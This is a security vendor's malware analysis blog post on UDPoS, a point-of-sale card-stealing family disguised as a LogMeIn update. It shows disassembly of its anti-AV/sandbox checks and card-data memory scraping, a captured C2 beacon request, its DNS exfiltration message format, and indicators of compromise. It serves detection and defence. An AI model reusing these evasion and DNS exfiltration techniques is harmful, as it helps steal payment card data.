UDPoS - exfiltrating credit card data via DNS

forcepoint.com/blog/x-labs/udpos-exfiltrating-credit-card-data-dns

February 8, 2018

In the current era of mass malware it's becoming increasingly rare to find something beyond the ‘usual suspects’ we see being spread by high-profile botnets on a regular basis: Dridex spread by Necurs, the ever-increasing number of ransomware families, cryptocurrency miners, credential stealers… the list goes on. These sorts of malware generally make up the majority of incoming malicious samples and are, from a researcher's standpoint, typically not very interesting. However, in amongst the digital haystack there exists the occasional needle: we recently came across a sample apparently disguised as a LogMeIn service pack which generated notable amounts of 'unusual' DNS requests. Deeper investigation revealed something of a flawed gem, ultimately designed to steal magnetic stripe payment card data: a hallmark of PoS malware.

Point of Sale malware has been around for some time and has been deployed against a broad range of businesses from retailers to hotel groups. However, this appears to be a new family which we are currently calling 'UDPoS' owing to its heavy use of UDP-based DNS traffic. At the time of writing, it's unclear whether the malware is currently being used in campaigns in the wild, although the coordinated use of LogMeIn-themed filenames and C2 URLs, coupled with evidence of an earlier Intel-themed variant, suggest that it may well be.

***Note**: We have been in contact with LogMeIn throughout this investigation to help determine whether their services or products may have been abused as part of the malware deployment process. No evidence of this was found and it appears that the use of LogMeIn-themed filenames and C2 domain by the actors behind the malware is a simple ‘camouflage’ technique.*

***Update:** LogMeIn have published an advisory notice to their customers re-iterating the above. You can read their statement here.*

A set of two - service & monitor

Behavioural analysis of the initial sample we discovered, a file named logmeinumon.exe, showed it contacting a similarly LogMeIn-themed C2 server hosted by a Swiss-based VPS provider (details below - note the use of an ‘L’ rather than an ‘I’ in the spelling of *logmeln*).

C2 URL	IP Address	AS
hxxp://service-logmeln.network	185.73.240.207	59741 SinaVPS, CH

Investigation of the C2 revealed it also to be hosting the original dropper file, update.exe. This file is a 7-Zip self-extracting archive containing *LogmeinServicePack_5.115.22.001.exe* and *logmeinumon.exe*. Details of these files are in

the table below.

SHA1	Original Filename
195453b2dc788d393670db611116dcbc3994a1b4	update.exe
ba3dc114f848a60f7af83533580b08c682d6f280	LogmeinServicePack_5.115.22.001.exe
d9f58b3c17a2a7b689bb3ed42bce6a5eb7855569	logmeinumon.exe

Both of the LogMeIn-themed files have a compilation timestamp of 25 October 2017, suggesting that this is a relatively recent campaign.

Upon executing update.exe, its content is extracted to the %TEMP% directory and *LogmeinServicePack_5.115.22.001.exe* automatically launched using 7-Zip's built in RunProgram feature.

LogmeinServicePackLogmeinServicePack_5.115.22.001.exe – which we have called the service component – is responsible for setting up the malware by placing files into the *System32\LogMeInUpdService* directory and creating a new system service for persistence. It does this via a batch file with a semi-random filename embedding standard Windows commands for file and service operations. Once finished it passes over execution to the monitoring component by launching *logmeinumon.exe*.

This monitoring component has an almost identical structure to the service component. It's compiled by the same Visual Studio build and uses the same string encoding technique: both executables contain only a few identifiable plain-text strings, and instead use a basic encryption and encoding method to hide strings such as the C2 server, filenames, and hard-coded process names.

Evasive manoeuvres

Despite maintaining a small footprint – only 88kb in size – the monitor component is a multi-threaded application which creates five different threads after its initialisation code is completed. This initialisation code is mainly responsible for decrypting and decoding the malware's internal strings, attempting to carry out an anti-AV/VM check, and either creating or loading an existing ‘Machine ID’ stored in a file called *hdwid.dat* in the same directory where the executables are deployed. This randomly generated identifier is used as {Machine ID} in all of the DNS queries detailed within this blog.

For the anti-AV and anti-VM solution, there are four DLL and three Named Pipe identifiers stored in both service and monitor components:

Type	Value	Notes
DLL	cmdvrt32.dll	Comodo Antivirus
DLL	SxIn.dll	Qihu 360 Total Security
DLL	snxhk.dll	Avast! Antivirus
DLL	sbied.dll	Sophos Sandboxie
Named Pipe	\\.\pipe\cuckoo	Cuckoo Sandbox
Named Pipe	\\.\HGFS	VMware
Named Pipe	\\.\vmci	VMware

```
.text:00401247                mov     eax, 12h
.text:0040124C                call    sub_40A0C0
.text:00401251                push    offset unk_416E5C ; cmdvrt32.dll:SxIn.dll:snxhk.dll:sbiedll.dll
.text:00401256                push    offset a5408524140470 ; "5408524140470557 1a065e0a0f6a4e785b18505"...
.text:0040125B                mov     eax, 56h
.text:00401260                call    sub_40A0C0
.text:00401265                push    offset unk_416E38 ; \\.\pipe\cuckoo:\\.\HGFS:\\.\vmci
.text:0040126A                push    offset a6b39186b425a46 ; "6b39186b425a460068014705 5e56590b696a1a6"...
.text:0040126F                mov     eax, 42h
.text:00401274                call    sub_40A0C0
.text:00401279                push    offset ProcName ; ReadProcessMemory
.text:0040127E                push    offset a65005753624159 ; "650057536241590651114 12b505459434c"
.text:00401283                mov     eax, 22h
.text:00401288                call    sub_40A0C0
.text:0040128D                mov     esi, ds:GetModuleHandleA
.text:00401293                add     esp, 34h
.text:00401296                push    offset ModuleName ; lpModuleName
.text:0040129B                call    esi ; GetModuleHandleA
.text:0040129D                push    offset byte_416A2C ; lpModuleName
.text:004012A2                mov     edi, eax
.text:004012A4                call    esi ; GetModuleHandleA
.text:004012A6                push    offset ProcName ; lpProcName
.text:004012AB                push    edi             ; hModule
.text:004012AC                call    ds:GetProcAddress
.text:004012B2                push    offset aEb306901dbee02 ; service-logmeln.network
.text:004012B7                mov     esi, 2Eh
.text:004012BC                mov     dword_4169C8, eax
```

However, only the monitor component makes use of these and, moreover, the code responsible for opening module handles is flawed: it will only try to open *cmdvrt32.dll* – a library related to Comodo security products – and nothing else.

It is unclear at present whether this is a reflection of the malware still being in a relatively early stage of development/testing or a straightforward error on the part of the developers.


Initialisation & evasion

After initialisation, including after reboots, the monitor component performs a DNS query on the embedded C2 address and retrieves the external IP address of the infected machine via an HTTP GET request:

`{C2URL}/index.php/?udpool={Machine ID}`

```
⊞ Transmission Control Protocol, Src Port: idp-infotrieve (2966), Dst Port: http (80), Seq: 1, Ack: 1, Len: 160
⊟ Hypertext Transfer Protocol
  ⊞ GET /index.php?udpool=f892761a5bd3194 HTTP/1.1\r\n
    Accept: service-logmeln.network\r\n
    User-Agent: Browser\r\n
    Host: service-logmeln.network\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://service-logmeln.network/index.php?udpool=f892761a5bd3194]
    [HTTP request 1/1]
    [Response in frame: 291]
```

The first time the malware is run, it also generates a batch file called *infobat.bat* which is similar in structure to the one examined for the service component. Again, this file uses a number of standard Windows commands to create a comprehensive fingerprint of the infected machine containing network, system, route, and process related information. This data is written to a local file called *PCi.jpg* and sent to the C2 server via DNS. Once complete, a flag is set in *hdwid.dat*.



Whether this is intended for use later for lateral movement is unclear, but this information alone would be sufficient to treat this executable as malicious: the network map, list of running processes and list of installed security updates is highly valuable information.

DNS comms & post setup functionality

After the initial HTTP request to determine its external IP address, the monitor component appears to communicate exclusively via fake DNS requests, all of which follow the format

```
{Machine ID}.{Message Type}.xxxx.xxxx.xxxx.xxxx
```

where {Machine ID} is always 15 characters long, {Message Type} is taken from a set of pre-defined strings, and the actual message components 'xxxx' can vary in length, but never exceed 31 characters.

Our analysis identified five possible values for the {Message Type} field: bin, info, ping, trp, and note.

The *bin* messages are used to transmit the initial burst of data gathered into *PCi.jpg* by the *infobat.bat* process, while *ping* is a heartbeat message sent to the C2 every 60 minutes.

Info messages - as the name suggests - are purely informational and are despatched alongside *ping* messages:

```
{PCNAME}; {USERNAME}; [NS:IP {C2URL}:{C2IP}]
```

The *note* and *trp* message types required further analysis and relate to the core functionality of the malware. Investigating the functionality spread across the additional threads revealed a process designed to collect Track 1 and Track 2 payment card data by scraping the memory of running processes. These processes are checked against an embedded and pre-defined blacklist of common system process and browser names with only ones not present on the list being scanned.


```
.text:00407D4B                 push    ecx             ; dwProcessId
.text:00407D4C                 push    0               ; bInheritHandle
.text:00407D4E                 push    1FFFFFh         ; dwDesiredAccess
.text:00407D53                 call    ds:OpenProcess
.text:00407D59                 mov     ebx, eax
.text:00407D5B                 mov     [ebp+var_F34], ebx
.text:00407D61                 test    ebx, ebx
.text:00407D63                 jz      loc_408489
.text:00407D69                 cmp     esi, [ebp+var_F54]
.text:00407D6F                 jnb     loc_408482
.text:00407D75
.text:00407D75 loc_407D75:                             ; CODE XREF: scan_process_memory_for_card_data+85C↓j
.text:00407D75                 push    1Ch             ; dwLength
.text:00407D77                 lea     edx, [ebp+Buffer]
.text:00407D7D                 push    edx             ; lpBuffer
.text:00407D7E                 push    esi             ; lpAddress
.text:00407D7F                 push    ebx             ; hProcess
.text:00407D80                 call    ds:VirtualQueryEx
.text:00407D86                 cmp     eax, 1Ch
.text:00407D89                 jnz     loc_40846A
.text:00407D8F                 cmp     [ebp+Buffer.State], 1000h
.text:00407D99                 jnz     loc_40846A
.text:00407D9F                 cmp     [ebp+Buffer.Protect], 4
.text:00407DA6                 jnz     loc_40846A
.text:00407DAC                 mov     eax, [ebp+Buffer.RegionSize]
.text:00407DB2                 xor     edx, edx
.text:00407DB4                 div     edi
.text:00407DB6                 mov     [ebp+var_F68], eax
.text:00407DBC                 test    edx, edx
.text:00407DBE                 jnz     loc_40846A
.text:00407DC4                 mov     [ebp+var_F40], edx
.text:00407DCA                 test    eax, eax
.text:00407DCC                 jz      loc_40846A
.text:00407DD2
.text:00407DD2 loc_407DD2:                             ; CODE XREF: scan_process_memory_for_card_data+83E↓j
```

If Track 1/2 data is found in memory it will be extracted as is, converted to and sent as a *trp* message. A *note* message will be also generated and transmitted with the following content:

```
[IP : {ipaddr} ] - String found in: {processname} -
```

The malware further logs this process name to a file called sinf.dat, the number of total processes with successful extraction to hdwid.dat and saves a hash of the *trp* message to *udwupd.kdl*, presumably for the purpose of keeping track of what has already been submitted to the C2 server.

All five message types are logged to the *{Machine ID}.dat* file prior to transmission.



Timelines

As the underlying intent of the malware became clear to us, we attempted to identify further samples from the same family to determine whether this was something new (and possibly still being tested before deployment) or part of an ongoing campaign.

These efforts revealed another service component, but unfortunately not the corresponding monitor nor the parent 7-Zip SFX archive. Interestingly, this second service component was named ‘Intel Upgrade Services’ and apparently intended to masquerade as an Intel update as opposed to a LogMeIn update.

SHA1	Original Filename
aab16598debb234a9a3732e45d1d1ef369da27d1	Intelupdatesvc.exe

Based on the compilation dates of the executables, the Intel-themed sample was created two weeks prior to the LogMeIn-themed one on 11 October 2017. Whether this is a sign that authors of the malware were not successful in deploying it at first or whether these are two different campaigns cannot be fully determined at this time due to the lack of additional executables.

Design decisions and detection rate

The coding style and techniques seen within the malware can hardly be described as outstanding. Beyond the faulty evasion code noted above, using data files written to disk instead of working predominantly in memory – besides leaving unnecessary trails – is rarely the trademark of bleeding edge malware and, equally, there are more advanced ways of fingerprinting a PC and generating a report. That said, the method used in this sample does appear to get the job done.

On the other hand, DNS-based communication and data exfiltration is genuinely unusual – although not unique – and can be quite effective. Nearly all companies have firewalls and other protections in place to monitor and filter TCP- and UDP-based communications, however DNS is still often treated differently providing a golden opportunity to leak data.

The overall impression is of a piece of malware inspired by the success of (and some of the better ideas and techniques employed by) its predecessors.

Detection rates for the malware are still very low for the monitor component at the time of writing. Visibility is always an issue when it comes to non-traditional malware: samples which do not target standard endpoints or servers can quite easily be missed because of the lack of focus on protecting these sorts of systems.

Conclusion

Discovering a unique piece of malware is a rare event these days and UDPoS, while unusual, is not a new concept. There have been several Point of Sale malware families identified over the past few years, all with the same goal: harvesting credit card data on a large scale – consider how many different cards may be used in stores, bars, or restaurants across the course of a day, let alone weeks or months.

From a consumer standpoint, protecting oneself against this sort of threat can be a tricky proposition for individuals: a PoS terminal could conceivably remain infected for significant lengths of time. However, enabling reporting on your credit card activity (many banks offer SMS, Push, and email alerts) can greatly reduce the time of discovery – and therefore recovery – if abuse does occur.

For many businesses, the situation may not be much better: legacy PoS systems are often based on variations of the Windows XP kernel and, in large retailers, may be present on hundreds or even thousands of devices. While Windows POSReady is in extended support until January 2019, it is still fundamentally an operating system which is seventeen years old this year.

As UDPoS highlights, exfiltrating stolen credit card data can and will result in unusual patterns of activity on the machines (DNS traffic in this case). By identifying and reacting to these patterns, businesses – both PoS terminal owners and suppliers - can close down this sort of attack sooner.

Protection statement

Forcepoint customers are protected against this threat at the following stages of attack:

Stage 5 (Dropper File) - Malicious files are prevented from being downloaded.
Stage 6 (Call Home) - Attempts to contact the C2 server are blocked.

Indicators of Compromise

C2 Server

```
hxxp://service-logmeln[.]network/10/update.exe
service-logmeln.network
```

SHA1 File Hashes

```
195453b2dc788d393670db611116dcbc3994a1b4
ba3dc114f848a60f7af83533580b08c682d6f280
d9f58b3c17a2a7b689bb3ed42bce6a5eb7855569
aab16598debb234a9a3732e45d1d1ef369da27d1
```

About Forcepoint

Forcepoint is the leading user and data protection cybersecurity company, entrusted to safeguard organizations while driving digital transformation and growth. Our solutions adapt in real-time to how people interact with data, providing secure access while enabling employees to create value.

Learn more about Forcepoint